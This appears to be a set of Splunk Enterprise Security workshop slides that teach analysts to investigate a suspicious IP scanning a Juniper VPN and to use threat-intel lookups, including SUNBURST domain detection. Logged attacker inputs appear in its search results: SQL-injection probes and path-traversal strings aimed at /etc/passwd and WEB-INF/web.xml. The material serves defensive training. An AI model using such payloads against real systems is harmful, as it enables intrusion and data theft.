
Run a search on **31.171.154.114**, look for interesting/suspicious activity:

- From the investigation bar, click the **Quick Search** icon  in the bottom right corner
- Use the **stats** command to inspect field values such as **app**, **action** and **user**

**HINT:** ... | stats count values(X) values(Y) BY Z

Explore the search results

Try adding another note with your findings



# Quick Search

Run a quick search from the investigation bar

The screenshot shows the Splunk Quick Search interface. A search string '31.171.154.114 | stats count values(app) values(action) BY user' is entered in the search bar. The results table displays four rows of data:

	user	count	values(app)	values(action)
1	' AND 1=1 -- realm="" roles="" proto=auth src=127.0.0.1 dst= dstname= type=vpn op= arg="" result= sent= rcvd= agent="" duration= msg="AUT21052: Login rejected from IP 31.171.154.114 for '	1	Juniper SA IVE	
2	' AND 1=2 -- realm="" roles="" proto=auth src=127.0.0.1 dst= dstname= type=vpn op= arg="" result= sent= rcvd= agent="" duration= msg="AUT21052: Login rejected from IP 31.171.154.114 for '	1	Juniper SA IVE	
3	....//.....//.....//.....//.....//.....//.....//.....//.....//.....//.....//.....//etc/passwd	1	Juniper SA IVE	
4	....//.....//WEB-INF/web.xml	1	Juniper SA IVE	

A callout bubble labeled 'Click!' points to the green search button. A pink circle labeled '1' highlights the search bar, '2' highlights the time range dropdown, and '3' highlights the search button.

# Explore Search Results

	user ▾	count ▾	values(app) ▾	values(action) ▾
1	Joey	622	Juniper SA IVE	failure
2	System	524	Juniper SA IVE	
3	asdf6710	10	Juniper SA IVE	failure
4	Joey'	9	Juniper SA IVE	failure
5	richards	9	Juniper SA IVE	success
6	Joey"	8	Juniper SA IVE	failure
7	()	3	Juniper SA IVE	
8	Joey'***** realm="Users"	3	Juniper SA IVE	failure
9	1	2	Juniper SA IVE	

[Add Search String to Investigation](#)

NOTE: Count values may not be exactly as shown.

**splunk>** turn data into doing

# Questions?

Exercise #2

# Embedded Workbench

The screenshot shows the Splunk Embedded Workbench interface for a Notable Event titled "Geographically Improbable Access Detected For richards".

**Notable Event Details:**

- Urgency: Critical
- Time: Fri, Aug 28, 2020 2:00 AM
- Security Domain: Access
- Title: Geographically Improbable Access Detected For richards
- Risk Events: -
- Status: New
- Owner: unassigned
- Actions: -

**Description:**  
Login attempts for richards from geographically distant locations (Tirana, Henderson) have been detected. This is an indication of potentially malicious or unauthorized access attempts.

**Additional Fields:**

Field	Value
Destination	64.72.97.221
Destination City	Henderson
Destination Country	United States
Destination Latitude	35.99780
Destination Longitude	-114.95920
Source	31.171.154.114
Source City	Tirana
Source Country	Albania
Source Latitude	41.00000
Source Longitude	20.00000
User	richards
User Business Unit	americas
User Email	rschlitzer@froth.ly
User First Name	richard
User Identity	rschlitzer frothly rschlitzer rschlitzer@froth.ly richard.schlitzer azuread richardschlitzer richards richard@yellowtalon.co schlitzer san francisco
User Last Name	
User Work City	

**Related Investigations:**  
Suspicious login for richards

**Correlation Search:**  
Access - Geographically Improbable Access Detected - PRD - Rule

**Contributing Events:**  
View login and escalation attempts by richards

**Original Event:**

```
08-28-2020 02:00:00, search_name="Access - Geographically Improbable Access - Summary", source="Juniper SA IVE", dest="64.72.97.221", user=richards, speed="5347.23", src_ip="31.171.154.114", dest_ip="64.72.97.221", src_lat="41.00000", dest_app="Juniper SA IVE", dest_lat="35.99780", src_longitude="-114.95920", dest_longitude="-114.95920", src_time=1602092940.000, dest_time=1602092940.000, info_max_time=1602092940.000, info_search_time=1602092940.000, dest_city="Henderson", dest_long="-114.95920", dest_time=1598558386, src_country="Albania", dest_country="United States"
```

**Adaptive Responses:**

Response	Mode	Time	User	Status
Verify Login via Email	adhoc	2022-04-28T16:55:34+0000	user001-spik	✓ success

**Next Steps:**

1. Use Verify Login via Email to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the

# What have we learned?

Step 2: Investigate the source IP address

- The authenticating app (service) was **Juniper SA IVE** (a VPN router)
- There seems to be something **scanning** our VPN router from **31.171.154.114**, perhaps looking for vulnerabilities?
  - The “base username” **Joey** is seen in the data



## MITRE ATT&CK Mapping

[T1595](#): Active Scanning

[T1133](#): External Remote Service

[T1190](#): Exploit Public-Facing Application \*

\* We can't say for sure that the service was exploited

# Step 3: Check for threat activity

## Next Steps:



### 1. Use Verify Login via Email

to email the user to confirm if the login attempt was really them. If the login attempt was not authorized or expected, the account may have been compromised. Continue to step 2. Check for the response by reviewing the Messages in the menu above or by clicking on the response link for the adaptive response action. Else, close out the notable.



2. Open an investigation. Investigate the source IP address (Source) to determine what credentials and authentication method(s) were used and if there were other authentication attempts from this IP.

3. Check for threat activity involving the source IP address. If found to be malicious, block the source IP address on the firewall.

# Splunk your threat data

Splunk allows Threat Intel teams to quickly aggregate data

- Ideal for executing on threat intelligence
- Collect and operationalize your threat intelligence

Extremely flexible, no need to worry about the shape or size

- Multiple ways to ingest or query threat data directly within Splunk

Leverage the data you already have in Splunk

- Correlate events from all of the data you are ingesting

# How can threat data be leveraged?

## Splunk Enterprise

- Lookups
- Workflow Actions
- Splunk Security Essentials
- Data feeds (JSON/API/CSV/STIX/TAXII/etc...)
- Threat Intelligence Platform (TIP)

## Splunk Enterprise Security

- Threat Intelligence Framework
- Threat Intelligence Management (formerly TruSTAR)
- Analytic Stories (ES Content Update)
- Automation of...
  - Investigations
  - Enrichments
  - Responses

# Splunk Lookups

Identify Open DNS Nameservers

The screenshot shows the Splunk Enterprise interface. On the left, there is a table of search results with columns: ip\_address, name, as\_number, as\_org, country\_code, city, version, error, dnssec, reliability, checked\_at, and created\_at. A pink circle labeled '1' points to the 'name' column. In the center, a modal dialog is open for creating a new lookup table. It has fields for Destination app (set to 'search'), Upload a lookup file (with a 'Choose File' button and 'nameservers.csv' selected), Destination filename (set to 'open\_nameservers.csv'), and a note about file types and sizes. A pink circle labeled '2' points to the 'Destination app' field. At the bottom right of the modal, there are 'Cancel' and 'Save' buttons. On the right side of the interface, there is a vertical timeline with various log entries. At the bottom, there is a search bar with the query: index=main sourcetype=stream:dns | lookup open\_nameservers ip\_address AS dest\_ip | dedup dest\_ip | search name=\* | table dest\_ip, name, country\_code, city. The search results show a table with columns: dest\_ip, name, country\_code, and city. A pink circle labeled '3' points to the search bar.

ip_address	name	as_number	as_org	country_code	city	version	error	dnssec	reliability	checked_at	created_at
2607:5300:203:1797::53		16276	OVH SAS	CA			TRUE	0.89	2020-08-05T11:00:34Z	2020-07-15T09:26:35Z	
199.255.137.34		31863	DACEN-2	US		dnsmasq-pi-hole-2.81	FALSE	1.00	2020-07-15T09:33:33Z	2020-07-15T09:33:33Z	
82.146.26.2	hst-26-2.medicom.bg.	31435	Medicom Bulgaria Ood	BG	Sofia		TRUE	1.00	2020-07-15T19:01:47Z	2020-07-15T19:01:47Z	
94.236.218.254	254.218.236.94-optic-com.eu.	41946	Petros Ltd.	BG						15T20:48:36Z	
2001:470:2351::1		6939	HURRICANE	HU						15T20:48:53Z	
2001:470:1f1a:78e::2	tunnel516963-pt.tunnel.tserv1.bud1.ipv6.he.net	6939	HURRICANE	US						15T21:29:38Z	
8.8.8.8	dns.google.									9:04Z	
151.80.222.79	opennic.i2pd.xyz.									0:49Z	
200.11.52.202	ficus.ulima.edu.pe.									0:24Z	
177.91.255.10	ns1.cvperu.pe.									2:02Z	
200.62.147.66										2:18Z	
46.182.19.48	dns2.digitalcourage.de.									6:34Z	
91.239.100.100	anycast.censurfridns.dk.									1:06Z	

New Search

```
index=main sourcetype=stream:dns
| lookup open_nameservers ip_address AS dest_ip
| dedup dest_ip
| search name=*
| table dest_ip, name, country_code, city
```

Last 24 hours

Inspiration: [https://www.splunk.com/en\\_us/blog/security/lookup-before-you-go-go-hunting.html](https://www.splunk.com/en_us/blog/security/lookup-before-you-go-go-hunting.html)

# Splunk Lookups

Detect SUNBURST Domains

The screenshot shows a GitHub pull request titled "Merge pull request #1 from m-terlinde/removeGhEntries". The code in the pull request is a Splunk search command:

```
index=main sourcetype=stream:  
| lookup sunburstDOMAIN_lookup Domain AS query  
| search isBad=TRUE  
| stats VALUES(query) AS "Sunburst" by src_ip
```

Below the code, a Splunk search interface is displayed. The search bar contains the same command. The results show one event with the source IP 92.168.88.26 and the domain deftsecurity.com, which is highlighted in gray. The Statistics tab is selected, showing the count as 100 Per Page.



Source: [https://www.splunk.com/en\\_us/blog/security/sunburst-backdoor-detections-in-splunk.html](https://www.splunk.com/en_us/blog/security/sunburst-backdoor-detections-in-splunk.html)

# Workflow your OSINT



Source: [https://www.splunk.com/en\\_us/blog/tips-and-tricks/work-flow-ing-your-osint.html](https://www.splunk.com/en_us/blog/tips-and-tricks/work-flow-ing-your-osint.html)

# Splunk + TI(P)



... and many more

**splunk** turn data into doing®

# ES Threat Intelligence Framework

How does it help?

Collects and aggregates threat data

Manages and audits the data

Categorizes IOCs to identify risks


Correlates and contextualizes indicators

Streamlines threat data usage




# ES Threat Intelligence Framework

## Workflow



# Isolate Source

31.171.154.114



splunk > turn data into doing®

The screenshot shows the Splunk Threat Framework interface. On the left, there's a sidebar titled "Artifacts" with sections for "All", "Identities", and "Assets". Below this are lists of artifacts: "31.171.154.114", "64.72.97.221", and several identities including "richards", "rschiltzer", "frothlyrschiltzer", "rschiltzer@froth.ly", "richard.schiltzer", "azureadrichardschiltz...", "richard@yellowtalon...", "richard", and "schiltzer". A callout bubble with the text "Click!" points to the green "Explore" button at the bottom of the sidebar. The main area contains several panels: "Context" (with tabs for Endpoint Data, Network Data, Risk, Authentication), "Risk Scores" (listing risk scores for hash\_values, host\_artifacts, network\_artifacts, and system), "IDS Alerts" (no results found), "Notable Events" (listing events like "Threat Activity Detected" and "Geographically Improbable Acc..."), "System Vulnerabilities" (no results found), and "Latest OS Updates" and "Computer Inventory" panels at the bottom.

# Threat Activity Detected

The screenshot shows the Splunk Enterprise Security interface with the following elements:

- Navigation Bar:** Incident Review, Intelligence, Security Domains, Search, Configure, Use Case Library, SA-Investigator, Enterprise Security.
- Search Bar:** Search: 31.171.154.114, Time Range: All time.
- Filter Bar:** Unassigned Critical and High Endpoint Events, Add tags..., Select..., Owner, Security Domain, Type, Search Type, Correlation S..., Select..., Time or Associations, Time, All time, Clear all, Show Charts, Hide Filters.
- Submit Button:** Submit (highlighted with a red box and labeled "Click!").
- Results Table:** 2 Notables
  - Low (Fri, Sep 25, 2020 6:58 PM) Threat Threat Activity Detected (31.171.154.114)
  - Critical (Fri, Aug 28, 2020 2:00 AM) Access Geographically Improbable Access Detected For richards
- Status Bar:** Click!, Click!, Click!, Click!

# local\_ip\_intel

New Search

inputlookup local\_ip\_intel

500 results (11/17/20 12:00:00.000 AM to 11/30/22 3:02:09.000 AM)

No Event Sampling

Events Patterns Statistics (500) Visualization

100 Per Page Format Preview

description	ip	weight
WiCyS Silicon Valley CTI Group - 2020SEPT	0.36.128.212	
WiCyS Silicon Valley CTI Group - 2020SEPT	0.118.236.125	
WiCyS Silicon Valley CTI Group - 2020SEPT	1.172.66.157	
WiCyS Silicon Valley CTI Group - 2020SEPT	2.38.169.232	
WiCyS Silicon Valley CTI Group - 2020SEPT	3.23.237.110	
WiCyS Silicon Valley CTI Group - 2020SEPT	3.25.207.12	
WiCyS Silicon Valley CTI Group - 2020SEPT	3.76.224.130	
WiCyS Silicon Valley CTI Group - 2020SEPT	25.183.88.223	
WiCyS Silicon Valley CTI Group - 2020SEPT	29.126.16.114	
WiCyS Silicon Valley CTI Group - 2020SEPT	38.143.26.162	
WiCyS Silicon Valley CTI Group - 2020SEPT	38.285.241.168	
WiCyS Silicon Valley CTI Group - 2020SEPT	31.148.232.164	
WiCyS Silicon Valley CTI Group - 2020SEPT	31.171.154.114	
WiCyS Silicon Valley CTI Group - 2020SEPT	31.173.176.7	
WiCyS Silicon Valley CTI Group - 2020SEPT	32.141.238.91	
WiCyS Silicon Valley CTI Group - 2020SEPT	33.119.165.35	
WiCyS Silicon Valley CTI Group - 2020SEPT	33.229.238.201	

The indicator

Urgency: Low Time: Fri, Sep 25, 2020 6:58 PM Security Domain: Threat Title: Threat Activity Detected (31.171.154.114)

Description: Threat activity (31.171.154.114) was discovered in the "dest" field based on threat intelligence available in the ip\_intel collection.

Additional Fields Value

Destination	31.171.154.114
Source	172.16.50.200
Source User	unknown
Threat Category	threatlist
Threat Collection	ip_intel
Threat Collection Key	local_ip_intel 31.171.154.114
Threat Description	Threat intelligence pertaining to IPs
Threat Group	local_ip_intel
Threat Key	local_ip_intel
Threat Match Field	dest
Threat Match Value	31.171.154.114
Threat Source ID	local_ip_intel
Threat Source Path	/four/splunk/etc/apps/DA-ESS-ThreatIntelligence/lookups/local_ip_intel.csv
Threat Source Type	csv
User	unknown

Contributing Events: View all threat activity in this event

Original Event:

```
09/25/2020 12:45:00, "Gen", search_now=1000, info_search_type=known, weight=60, sourcetype="stream:local_ip_intel", _source=_key="local_ip_intel|31.171.154.114"
```

Adaptive Responses: C Error: No adaptive response

View Adaptive Response

# Asset Center via Workflow Actions

The screenshot shows a Splunk Threat Framework interface for a threat activity. The main pane displays threat details like destination (31.171.154.114), source (172.16.50.200), and threat category (threatlist). A dropdown menu is open at the bottom of the page, listing various workflow actions. The 'Asset Center' option is highlighted with a pink box and a callout bubble containing the text 'Click!'. Another callout bubble with 'Click!' points to the dropdown icon itself. The right side of the screen shows a history panel with a single entry for a threat activity rule.

Description:  
Threat activity (31.171.154.114) was discovered in the "dest" field based on threat intelligence available in the Threat Intel collection. This threat has not been investigated.

Additional Fields Value

Destination	31.171.154.114
Source	172.16.50.200
Source User	unknown
Threat Category	threatlist
Threat Collection	ip_intel
Threat Collection Key	local_ip_intel 31.171.154.114
Threat Description	Threat intelligence pertaining to IPs
Threat Group	local_ip_intel
Threat Key	local_ip_intel
Threat Match Field	dest
Threat Match Value	31.171.154.114
Threat Source ID	local_ip_intel
Threat Source Path	/four/splunk/etc/apps/DA-ESS-ThreatIntelligence/lookups/local_ip_intel_threatlist.conf
Threat Source Type	csv
User	unknown

Investigations:

Search: Threat - Threat List Activity - Rule

History:

Administrator

Click!

Contributing Events:

Original Event:

Adaptive Responses: 0


Error: No adaptive response actions found.

View Adaptive Response Invocations

Next Steps:

No next steps defined.

# Asset Center via Navigation Menu



The screenshot shows the Splunk Enterprise Security Asset Center interface. At the top, there is a navigation bar with links: Incident Review, Investigations, Security Intelligence, Security Domains, Search, Configure, Use Case Library, SA-Investigator, and a lock icon labeled "Enterprise Security". Below the navigation bar is a search bar with the placeholder "Asset" and the value "172.16.50.200" highlighted with a red box. There are dropdown menus for Priority (set to All), Business Unit, Category (set to All), and Owner. A green "Submit" button and a "Hide Filters" link are also present. To the right of the search bar are "Export" and "..." buttons. The main content area is titled "Asset Center" and contains three sections: "Assets By Priority", "Assets By Business Unit", and "Assets By Category". Each section displays the message "No results found." A large red box highlights the "Asset Information" section below these sections.

# Exercise #3 – Investigate src 172.16.50.200 from Workbench

[https://docs.splunk.com/Documentation/ES/latest/User/InvestigationWorkbench#Add\\_artifacts\\_from\\_a\\_workbench\\_panel](https://docs.splunk.com/Documentation/ES/latest/User/InvestigationWorkbench#Add_artifacts_from_a_workbench_panel)



